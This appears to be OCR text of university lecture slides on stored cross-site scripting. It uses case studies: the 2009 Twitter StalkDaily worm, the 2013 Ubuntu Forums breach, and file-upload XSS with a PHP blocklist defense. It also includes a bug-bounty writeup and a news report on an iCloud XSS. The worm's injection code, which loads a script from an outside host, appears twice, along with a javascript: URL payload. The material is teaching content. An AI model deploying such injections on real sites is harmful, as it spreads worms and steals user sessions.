
Stored XSS Attacks – Scenario



Stored XSS Attacks – Scenario



Stored XSS Attacks – Scenario



Stored XSS Attacks Example – Twitter Worm

- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile


```
var update = “Hey everyone, join www.StalkDaily.com...”;
var xss = “;></a><script src=‘http://mikeyylolz.uuuq.com/x.js’”;

var ajaxConn = new XHConn();
ajaxConn.connect(“/status/update”, “POST”, “status=” + update);
ajaxConn.connect(“/status/settings”, “POST”, “user=” + xss);
```

http://www.dcortesi.com/blog/2009/04/11/twitter-stalkdaily-worm-postmortem/

Stored XSS Attacks Example – Twitter Worm

- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile



```
var update = “Hey everyone, join www.StalkDaily.com...”;
var xss = “;></a><script src=‘http://mikeyylolz.uuuq.com/x.js’”;

var ajaxConn = new XHConn();
ajaxConn.connect(“/status/update”, “POST”, “status=” + update);
ajaxConn.connect(“/status/settings”, “POST”, “user=” + xss);
```

http://www.dcortesi.com/blog/2009/04/11/twitter-stalkdaily-worm-postmortem/


Stored XSS Attacks Example – Ubuntu Forums in 2013

- Attacker found flaw in vBulletin forum software
  - Announcements allowed for unfiltered HTML
- Attacker crafted malicious announcement and send link to admins
  - Stated that there was a server error message on the announcement
  - Instead, injected JavaScript code stole cookies
- Attacker could log in with the admins privileges




Stored XSS Attacks Example – File Upload

Recap: File Uploading Bugs



Stored XSS Attacks Example – File Upload



Defense: Content-filtering Checks


```
<html>
  <script>
    attack();
  </script>
</html>
```

xss.html

Content-filtering checks

```
<?php
  $black_list = array('js','php','html',...)
  if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

```
Error:
forbidden
file type
```

PHP interpreter

Stored XSS Attacks Example

XSS On Twitter [Worth 1120$]


Bywalks

Hi guys, this is the first writeup about my vulnerability bounty program,a process about how I discovered a Twitter XSS vulnerability.

I think that in the process of finding the vulnerability, there are some interesting knowledge points, I hope you can get some from my writeup.

*If you want to know more details, you need to visit **bobrov's blog**, my discovery is due to reading his writeup, and thanks bobrov very much,I have a lot of gains from his blog.*

Maybe you don't want to spend more time. Here I will give a brief explanation of his article. When you visit some addresses, the server returns 302, which is similar to the following picture.



In the returned Body, location will choose how to populate according to the requested URL,and the requested URI will be placed in the href event.

What do you think of next? Can we try it with
dev.twiiter.com//javascript:alert('1');/

Stored XSS bug in Apple iCloud domain disclosed by bug bounty hunter

The cross-site scripting bug reportedly earned the researcher a $5000 reward.

Charlie Osborne • February 22, 2021 -- 12:03 GMT (20:03 SGT)

A stored cross-site scripting (XSS) vulnerability in the iCloud domain has reportedly been patched by Apple.

Bug bounty hunter and penetration tester Vishal Bharad claims to have discovered the security flaw, which is a stored XSS issue in icloud.com.

Stored XSS vulnerabilities, also known as persistent XSS, can be used to store payloads on a target server, inject malicious scripts into websites, and potentially be used to steal cookies, session tokens, and browser data.

According to Bharad, the XSS flaw in icloud.com was found in the Page/Keynotes features of Apple's iCloud domain.

In order to trigger the bug, an attacker needed to create new Pages or Keynote content with an XSS payload submitted into the name field.

This content would then need to be saved and either sent or shared with another user. An attacker would then be required to make a change or two to the malicious content, save it again, and then visit "Settings" and "Browser All Versions."

After clicking on this option, the XSS payload would trigger, the researcher said.

Bharad also provided a Proof-of-Concept (PoC) video to demonstrate the vulnerability.

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)

